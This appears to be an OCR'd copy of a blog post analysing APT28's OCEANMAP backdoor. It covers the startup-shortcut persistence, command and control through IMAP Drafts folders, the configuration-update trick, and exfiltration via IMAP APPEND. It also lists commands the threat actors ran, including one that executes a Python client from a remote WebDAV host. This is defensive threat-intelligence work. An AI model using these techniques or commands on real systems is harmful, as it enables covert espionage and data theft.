
Analyzing APT28's OCEANMAP Backdoor & Exploring its C2 Server Artifacts

medium.com/@knight0x07/analyzing-apt28s-oceanmap-backdoor-exploring-its-c2-server-artifacts-db2c3cb4556b

knight0x07 January 10, 2024



12/18/2023 10:27:02_report_REVTS1[redacted]F

From U_Jefry on 2023-12-18 02:27

```
Microsoft Windows [Version 10.0.19044.3086]
(c) Microsoft Corporation. All rights reserved.

C:\WORK\Source\tgnews\tgnews\bin\x64\Release>dir
 Volume in drive C has no label.
 Volume Serial Number is 3EF1-3A39

 Directory of C:\WORK\Source\tgnews\tgnews\bin\x64\Release

12/15/2023  03:13    <DIR>          .
12/15/2023  03:13    <DIR>          ..
12/18/2023  02:26            25,088 VMSearch.exe
11/30/2023  23:46               187 VMSearch.exe.config
12/18/2023  02:26            28,160 VMSearch.pdb
               3 File(s)         53,435 bytes
               2 Dir(s)  341,343,789,056 bytes free

C:\WORK\Source\tgnews\tgnews\bin\x64\Release>

newtime1:00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

knight0x07

--

Authors - knight0x07 & 0x4427

Background

On December 28, 2023, CERT-UA released an advisory reporting a cyber attack targeting state organizations attributed to **APT28 aka Fancy Bear - A Russian cyber espionage group**. The report detailed the use of a new C# based backdoor named **"OCEANMAP"** in the mentioned campaigns.

In our following blog post, we conducted an in-depth technical analysis of the **OCEANMAP Backdoor** and examined artifacts from the OCEANMAP Command and Control server showcasing the **OCEANMAP Backdoor being tested by the threat actors on their machine**, **commands executed by the Threat Actors via OCEANMAP** and much more.

OCEANMAP Technical Analysis

Filename: VMSearch.exe

PDB Path: C:\WORK\Source\tgnews\tgnews\obj\x64\Release\VMSearch.pdb

Upon execution, the C# based OCEANMAP Backdoor searches for any additional instances of OCEANMAP by looking for processes with the current process name. If it detects another process with the same name, it compares the current process's Process ID to that of the other process. If the process ids do not match, taskkill /F /PID "Process-ID" is used to terminate the other process.

Next, it determines if "_tmp.exe" is present in the filename of the OCEANMAP backdoor

if yes -

- Deletes any OCEANMAP binary without "_tmp" in its filename

- Creates a copy of the current OCEANMAP binary, initially identified with "_tmp," at the same location by removing the "_tmp" from the filename
- Starts the copied OCEANMAP binary (filename does not have "_tmp") using Process.Start()
- Then exits the application

if no -

Deletes the OCEANMAP binary with the filename "_tmp.exe"

Ps. The significance of these checks for filenames containing "_tmp.exe" will become evident as the blog progresses.

Furthermore, the OCEANMAP maintains persistence on the infected machine by creating an Internet Shortcut (.URL file) titled **"EdgeContext.url"** in the StartUp Folder, with the URL parameter containing the file path to the OCEANMAP binary.

[InternetShortcut]

URL=file:///C:\<path_to_OCEANMAP>

IconIndex=0

As a result as shown above, every time the system restarts, the Internet Shortcut (URL File) "EdgeContext.url'' is launched from the Startup folder, which finally launches the OCEANMAP from its location.

Further the OCEANMAP performs the following functions -

Initially, it runs the execute(commands) method, passing the hardcoded check-in command "dir" as an argument. Subsequently, it retrieves further commands from the C2 server (Mail server) through the IMAP Protocol, using an infinite loop.

Let's take a closer look at the execute() method -

The OCEANMAP leverages the IMAP Protocol to communicate with the C2 server (Mail Server) to further execute commands and perform malicious actions on the victim machine.

Within the execute() method, OCEANMAP initiates by invoking the connect() method. This function aims to establish a connection with the C2 server (Mail server) through IMAP on Port 143 over TCP using TcpClient, utilizing two arguments: connect(C2_server, Port_[143]). Upon successful connection, it proceeds to call the Login() method. This function requires two arguments: the email username and password. Subsequently, it runs the IMAP Login command to the Mail server (C2) in the following manner using the provided credentials:

$ LOGIN <email_username> <password>

The C2 server (Mail server) and email credentials are dynamically indexed and parsed, with their configuration stored in the following format:

email_username:email_password:c2_server:0000000000<zero_padding>

Here as shown in the above screenshot, the variables used to store the configuration - "fcreds" represent the first credentials, while "screds" denote the second credentials within the configuration. If the login attempt with the credentials and C2 server from the "fcreds" fails initially, it then proceeds to try another login attempt using the credentials & c2 server from the "screds".

Once a successful login attempt is made with either set of credentials, the execute() method proceeds to parse and execute the input commands provided as an argument to the method.

The OCEANMAP Backdoor consists of three commands -

If the command passed to the execute(commands) method from the C2 server by the Threat Actor is -

changesecondtest@malserver.com:password:malserver.com -changesecond<email_username>:<email_password>:<c2_server>

OCEANMAP checks the received command and executes the change() method if it contains the ‘changesecond’ string. The change() method starts by removing the “changesecond” string from the command it receives — **“test@malserver.com:password:malserver.com”**

After removing the “changesecond” string, the change() method passes the modified command to the normal() method. This normal() method appends “zero padding” at the end of the command after a “:”. The number of zeros added is determined by subtracting the length of the command from 99.

test@malserver.com:password:malserver.com:0000000000000000000000000000000000000000000000000000000000

Then, it retrieves the path to the current binary and modifies it by replacing “<filename>.exe” with “<filename>_tmp.exe”. Next, it reads the bytes of the OCEANMAP binary and conducts a search and replace routine ReplaceBytes(), to substitute the “fcreds” with the updated configuration. Following this, it writes the modified OCEANMAP build with the updated “fcreds” onto the disk using the filename “<filename>_tmp.exe” as shown in the below screenshot. Subsequently, it launches the binary with the updated configuration using Process.Start() and then terminates its own execution.

Therefore, this technique enables the Threat Actor to remotely update the configuration (C2 server and email credentials) by issuing a command from the Command and Control server (Mail server). It achieves this by creating a new build that seamlessly communicates with the updated C2 Mail server using new credentials on the fly!

Reason for zero-padding: The binary adds extra zeros to the end of the configuration to maintain its length at 100 characters. This approach facilitates the search and replace routine by ensuring the complete overwrite of the 100-character configuration during configuration update routine as explained before. It eliminates reliance on the varying lengths of credentials or the C2 server, ensuring a standardized update process.

Now, if the command passed to the execute() method from the Threat Actor via the C2 server consists of the string “newtime”, the command would be - **newtime4**

The command “newtime4” is subsequently transferred to the previously observed normal() method. Within normal(), it appends “zero padding” at the end of the command following a “:”. The count of zeros added corresponds to 99 minus the length of the command.

newtime4:0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000

The command, now including zero padding, proceeds to the change_time() method, resembling the earlier-seen change() method. Within change_time(), the “newtime” configuration gets updated with the new command provided by the Threat Actor, utilizing a similar ReplaceBytes() method that conducts a search and replace operation. After updating the “newtime1” configuration to “newtime4”, it saves the binary with this updated configuration as <filename>_tmp.exe on the disk as shown in the below screenshot and executes it using Process.Start.

If neither the “changesecond” nor “newtime” strings match, OCEANMAP directs the received commands from the C2 server as system commands to the run() method. This method executes the system command by using the commands as a standard input stream (Process.StandardInput) to “cmd.exe”, creating a new process. It then retrieves the output of the executed command by reading Process.StandardOutput.ReadToEnd().

Now, if the output of the executed command doesn’t contain the string “echo,” it’s passed as an argument to the create() method. However, should “echo” be present in the output, the process bypasses the create() method and continues executing any subsequent commands. If no further commands exist, the function returns.

Let’s delve into the create() method, which utilizes the command output as an argument - create(command_output).

The create() method begins by concatenating system and user information into a full message format along with the command output and the new time configuration.

From: U_<username>

Subject:<current_date_time>_report_<base64encode(<machine_name>==<username>==<os_version>)>

<command_output>

<newtime_configuration>

Here's the full message generated upon executing the hardcoded check-in command "dir" on the compromised machine:

Further the OCEANMAP executes the IMAP "APPEND" command which appends the full message in the format shown previously to the INBOX folder of the the Mail Server (C2 server) using the IMAP protocol

Command:

$ APPEND INBOX {<len_concat_string>} <full_message>

Below shown is the command output of command: "dir" been exfiltrated to Command & Control server via IMAP Protocol

Thus, in this manner, the OCEANMAP Backdoor utilizes the IMAP APPEND command to systematically exfiltrate command outputs and relevant system/user information to the C2 server (Mail server) using the IMAP Protocol. The similar technique is being used for exfiltrating output of different commands to the C2 server via IMAP.

OCEANMAP's Command Retrieval Routine from Command & Control Server

Let's delve into how the OCEANMAP Backdoor retrieves commands from the C2 Server.

The OCEANMAP calls the readfile() method which is responsible for handling the retrieval of commands from the C2 server (Mail server). Here's how the routine works -

- readFile() method establishes a connection with the C2 server (Mail server) by employing the connect() method on port 143. It then logins using the login() method, a procedure elaborated upon earlier. Throughout this operation, the fcreds configuration (server & credentials) is utilized.
- Subsequently, it calls the findText() method, which initially executes the following IMAP commands to select the Drafts folder from the mail server: and .
- It throws an exception if the draft folder is not present.
- Then, it proceeds to execute the IMAP command where which is transmitted during the command output exfiltration as previously described. The UID SEARCH subject command searches for the <nameid> within the Subject parameter.Upon discovering the nameid in the message subjects, it returns an array comprising the corresponding UID's for those particular email messages.
- It proceeds to execute the IMAP command - with the previously fetched UIDs. This command reads the message body of the specific email message and then proceeds with parsing it.
- Here the message body consists of the base64 encoded commands, further it reads those commands (line by line if multiple commands) and then base64 decodes and adds them to an array. This array consisting of the commands to be executed are been passed to the execute() method which is responsible for executing those commands as explained previously.
- Additionally, it also deletes the messages with the <nameid> by passing the UID's to the IMAP command - and then using to delete it.

Hence, the retrieval of commands from the C2 server occurs as outlined, subsequently these commands are passed to the execute() method for execution as previously detailed. This cyclical process of command retrieval and execution operates within an infinite loop.

Following the command execution, OCEANMAP parses the newtime configuration - **"newtime<sleep>:000<zero_padding>"** and then reads the sleep value and then calls - Thread.Sleep(60000 * <sleep>) - where for instance "newtime1" means it sleeps for 60 seconds.

Setup for Command execution from Threat Actors perspective

- connect & login into the mail server

- create an email in the Drafts folder
- The subject of the email should contain the <nameid> — <base64encode(<machine_name>==<username>==<os_version>)> which is been sent in the message when the check-in hardcoded command "dir" in executed in the victim machine as explained before.
- Now the final stage is that the base64 encoded commands should be placed in the body of the email message.

APT28's OCEANMAP C2 Analysis

Now let's take a look at few of our findings from APT28's OCEANMAP C2 server artifacts -

1. OCEANMAP Backdoor testing performed by the Threat Actors on their machine

We discovered instances where the Threat Actors were conducting tests on their machine. We observed command execution outputs from their system being sent to the C2 server, as depicted below.

> "dir" command output from the Threat Actors machine being sent to the Command & Control server.

Interestingly, we observed the directory listing of the path "C:\WORK\Source\tgnews\tgnews\bin\" shown in the screenshots identified as the PDB path in multiple OCEANMAP samples, alongside the OCEANMAP binary named 'VMSearch.exe'.

> "systeminfo" command output from the Threat Actors machine being sent to the Command & Control server where we would see the testing being performed on Virtual Machines!

> "ipconfig" command output from the Threat Actors machine being sent to the Command & Control server.

We also found instances where the Threat Actors tested the command execution functionality of the OCEANMAP Backdoor on their machine, as depicted below. -

> Threat Actors testing the Newtime update configuration functionality on their machine — command: "newtime2"

> Threat Actors testing the certutil -decode command as shown in the screenshot below:

2. List of System Commands executed by the Threat Actor from the Command & Control server

- systeminfo
- tasklist
- chcp 65001 & dir "C:\WORK\Source\tgnews\tgnews\bin\x64\Release"
- nslookup -debug -type=A+AAAA -nosearch <domain> <ip>
- ipconfig
- dir
- chcp 65001 && cmd /c dir
- certutil -decode C:\Users\Jefry\source\repos\client\client\bin\Release\config.txt C:\Users\Jefry\source\repos\client\client\bin\Release\config1.txt
- newtime2
- dir C:\
- \\194[.]126[.]178[.]8@80\webdav\Python39\python.exe \\194[.]126[.]178[.]8@80\webdav\Python39\Client.py
- chcp 65001 && cmd /c tasklist /FI "ImageName eq VMSearch.exe"

3. Threat Actor System Paths

- C:\Users\Jefry\Desktop\testing\ag1 -> file: fgdh.py
- C:\Users\Jefry\source\repos\client\client\bin\Release\config.txt
- C:\WORK\Source\tgnews\tgnews\bin\

4. Threat Actor Testing Machine

- Machine Name:DESKTOP-DSDK4NU
- Username: Jefry

- OS Version:
- Microsoft Windows NT 10.0.19044
- Intel64 Family 6 Model 158 Stepping 13, GenuineIntel
- Microsoft Windows NT 6.2.9200.0

Click here to download the PDF version of this blog.